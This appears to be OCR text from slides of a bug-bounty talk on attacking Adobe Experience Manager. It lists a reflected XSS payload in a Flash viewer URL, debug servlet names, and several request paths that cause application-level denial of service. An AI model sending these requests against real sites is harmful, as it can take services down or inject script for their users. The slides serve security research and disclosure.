
/etc/dam/viewers/s7sdk/2.11/flash/VideoPlayer.swf.res?stagesize=1&namespacePrefix=alert(document.domain)-window



WCMDebugFilter



SuggestionHandlerServlet




Application-level DoS

DoS is easy

- /.ext.infinity.json
- /.ext.infinity.json?tidy=true
- /bin/querybuilder.json?type=nt:base&p.limit=-1
- /bin/wcm/search/gql.servlet.json?query=type:base%20limit:..-1&pathPrefix=
- /content.assetsearch.json?query=*&start=0&limit=10&random=123
- /..assetsearch.json?query=*&start=0&limit=10&random=123
- /system/bgservlets/test.json?cycles=999999&interval=0&flushEvery=111111111

DoS is easy

/content.ext.infinity.1..json?tidy=true



Conclusion

- AEM target is a goldmine for a bug hunter
- I hope my work will help to approach AEM targets

THANK U!

 @0ang3el